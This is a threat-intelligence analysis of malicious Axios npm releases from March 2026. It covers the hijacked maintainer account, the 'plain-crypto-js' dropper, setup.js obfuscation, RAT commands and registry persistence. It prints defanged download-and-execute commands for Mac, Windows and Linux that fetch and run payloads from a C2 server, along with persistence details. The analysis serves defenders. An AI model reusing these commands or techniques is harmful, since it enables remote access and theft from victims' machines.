Axios compromise affects 10,000+ users in under an hour
As we recently saw through the TeamPCP LiteLLM compromise, supply chain attacks have shown how quickly trusted package updates can become a malware delivery mechanism.
On March 31, 2026, malicious Axios npm releases 1.14.1 and 0.30.4 were published within 39 minutes of each other.
The compromised versions were available from about 00:21 UTC until roughly 03:15 - 03:20UTC before removal from the npm registry. These compromised package versions were later removed from the npm registry, leaving maintainers and users with questions about the attack’s origin.
What is Axios and why was it targeted?
Axios is a widely popular npm package used primarily for making HTTP requests from Node.js and the browser. Axios has a broad feature set for HTTP requests in Node.js and the browser.
Axios is an attractive target because with more than 100 million weekly downloads, the potential impact on users and organizations is substantial. It has massive adoption and is highly trusted within the development ecosystem.
By targeting a widely used package, attackers didn’t need to breach individual organizations. Instead, they injected malicious code upstream, allowing it to be distributed automatically through normal update processes.
This is what makes supply chain attacks so effective: They turn routine software updates into a delivery mechanism for malware.
How the maintainer account was compromised
On March 30, 2026, the npm account of Axios maintainer “jasonsaayman” was compromised. Registry metadata indicates that the account email on the malicious releases changed from “jasonsaayman@gmail.com” to the attacker-controlled address “ifstap@proton.me”
Subsequent Axios packages released shortly afterwards list the “plain-crypto-js” package as a dependency, which was created with purely malicious intent. Version 4.2.0 was published as a clean placeholder, likely to establish version history, and version 4.2.1 was identified as the malicious dependency.
Any system that performed a fresh install resolving to “axios@1.14.1” or “axios@0.30.4” between about 2026-03-31 00:21 UTC and 03:15 - 03:20 UTC should be treated as potentially compromised and should follow the remediation steps listed in this article.
Step-by-step: How the supply chain attack worked
The compromised Axios versions download the “plain-crypto-js” package, which downloads and runs an obfuscated JavaScript file “setup.js”. This setup script determines which OS is in use and downloads the next appropriate payload.
The payload has been identified as an OS-specific RAT (Remote Access Trojan) that captures local system data, sensitive user data and exfiltrates it to attacker-controlled C2 infrastructure.
Setup.js

The Setup.js file is heavily obfuscated, and utilizes several obfuscation techniques, such as text reversing, base64 encoding, index-based text parsing, XORing, and character conversion. Two functions are defined at the start of the script, “_trans_1” and “_trans_2”, which are used for recovering strings and building the final code, and the string "OrDeR_7077" is used as a base for recovering the given strings.


The argument passed to the entry function is the date of compromise in reverse, “3302026” becomes “6202033.” This date is hard-coded as an argument to the “_entry” function but may be used as a simple way to change the file hash while keeping the main function of the script the same.

The first task the “_entry” function performs is to check which operating system is running the script by using the JavaScript “os.platform” method and saving the result to the “target_platform” variable.
This variable is first compared to the “darwin” string for MacOS, then “win32” for Windows. If these do not match, the OS is assumed to be Linux.
Once the OS is determined, the second stage payload is downloaded from the C2 server “hxxp://sfrclak[.]com:8000/6202033”, with different POST data requests for each OS:“packages[.]npm[.]org/product0”, “packages[.]npm[.]org/product1”, and “packages[.]npm[.]org/product2” for Mac, Windows, and Linux respectively.
Once the payload is downloaded, OS-specific installation and execution commands are run (/bin/zsh,wt.exe (renamed PowerShell), and Python). The reversed date string “6202033” is tracked as “X” in the entry function and is used as the C2 endpoint as well as the local directory name for dropped payloads.
The OS-specific command strings are built using variable interpolation, and the interpreted strings are shown below.
Mac Command
• do shell script “curl -o /Library/Caches/com.apple.act.mond -d
packages[.]npm[.]org/product0 -s ‘hxxp://sfrclak.com:8000/6202033’ &&
chmod 770 /Library/Caches/com.apple.act.mond &&/bin/zsh -c /Library/Caches/com.apple.act.mond‘hXXp://sfrclak[.]com:8000/6202033’ &
rm -rf /tmp/6202033
Windows Command
If Windows is detected as the OS, a VBS script named “6202033.vbs” is executed which has the following contents:
• Set objshell = CreateObject(“Wscript.Shell”)
objShell.Run “cmd.exe /c curl -s -X POST -d ‘packages[.]npm[.]org/product1’
‘hxxp://sfrclak[.]com:8000/6202033’ > ‘%TEMP%\6202033.ps1’ &
%PROGRAMDATA%\wt.exe -w hidden -ep bypass -file ‘%TEMP%\6202033.ps1’‘hxxp://sfrclak[.]com:8000/6202033’ &
del ‘%TEMP%\6202033.ps1’ /f”, 0, False
Linux Command• curl -o /tmp/ld.py -d packages[.]npm[.]org/product2 -s
“hxxp://sfrclak[.]com:8000/6202033” &&
nohup python3 /tmp/ld.py “hxxp://sfrclak[.]com:8000/6202033” > /dev/null
2>&1 &
Remote Access Trojan (RAT) payload analysis
During the analysis of all three samples, it was quickly observed that the general functionality is consistent throughout all versions of the malicious payloads with OS-specific implementations.

Several system identifiers are gathered, such as hostname, username, OS version, and model name, and sent as a POST request to the C2 server, which is given as an argument to the script:“hxxp://sfrclak[.]com:8000/6202033”.
The response to this POST request is processed, which may be to do nothing (functioning as a signal that this machine is still connected), or execute a supported command.
Linux RAT behavior
The Linux payload, “ld.py”, imports the “platform” library to capture the machine architecture with “platform.machine().lower()” and reads several paths for system enumeration such as "/proc/sys/kernel/hostname”, “/proc/<pid>”, "/sys/class/dmi/id/sys_vendor", and “/etc/passwd”, all of which are sent to the C2 domain as base64-encoded JSON data with “http.client.HTTP(S)Connection”.
The user agent to this connection is hard-coded as “Mozilla/4.0 (compatible; msie 8.0;windows nt 5.1; trident/4.0)”, which remains the same throughout all outbound connections.


The response to this POST request is given to the “process_request” function, which supports four different commands: “kill”, “peinject”, “runscript”, and “rundir”.
All commands send their results back to the C2 server. The “kill” command sends a “success” message back to the server before running “sys.exit(0)”, terminating the C2 client.



The “peinject” C2 command executes the “do_action_ijt” function, which is meant to write base64-encoded payload data to a temporary file and execute it.
On closer analysis, the “b64_string” argument is never provided, and the “ijtbin” argument that is provided is never called, which would result in this function throwing an error when executed. Although this error is correctly captured and sent back to the attacker, when comparing this function to the Windows and Mac versions (which would execute on their respective systems), this nonfunctional section alludes to rushed and incomplete development.

The “runscript” command calls the function “do_action_scpt”, which uses base64 to decode a correctly provided argument, “scpt”, and execute it and its arguments with Python using “python3 -c<payload> <param>”.

If the encoded command is not provided, the second argument “param” is given to a separate function,“do_run_scpt”, which runs it as a Python subprocess with no decoding required. This execution path appears to be correctly coded as opposed to the previous “peinject” function.

The last command supported is “rundir”, which uses the “get_filelist” function to accept a list of directories and returns a recursive list of their contents. This is done by using the “rglob” method within the “pathlib” Python module.
After processing a possible response from the server, the primary function sleeps for 60 seconds and repeats the previous tasks in a “while True:” loop.
Although this loop would technically run forever, any reboot of the machine or termination of the process would end it permanently unless reinitiated through Axios, as there are no persistence methods established in this path.
Windows RAT persistence mechanism
A key difference between the Linux and Windows RATs is persistence.

This Windows payload, “6202033.ps1”, creates a batch file “system.bat” in the “$env:PROGRAMDATA” folder which executes the current script’s contents in memory using the .NET “[scriptblock]” class. Once this batch script is created, a new registry key “MicrosoftUpdate” is created within the “HKCU” hive at the specified registry location
“HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”.
This registry key runs the batch script at user logon, which would reinitiate the RAT.
